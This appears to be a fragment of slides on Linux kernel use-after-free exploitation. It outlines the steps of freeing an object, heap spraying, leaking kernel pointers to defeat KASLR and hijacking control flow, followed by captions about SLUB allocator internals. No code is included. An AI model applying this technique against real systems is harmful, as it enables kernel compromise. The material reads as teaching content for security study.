
- Create obj A and handle A
- Trigger the bug and free obj A. Handle A still points to the freed obj
- Spray obj Bs and one is overlapped with A
- Leak kernel pointers to bypass (K)ASLR
- Hijack the control flow

How to refill the freed obj A reliably? 🤔


SLUB allocator internal- Allocating




SLUB allocator internal- Allocating




SLUB allocator internal- Allocating



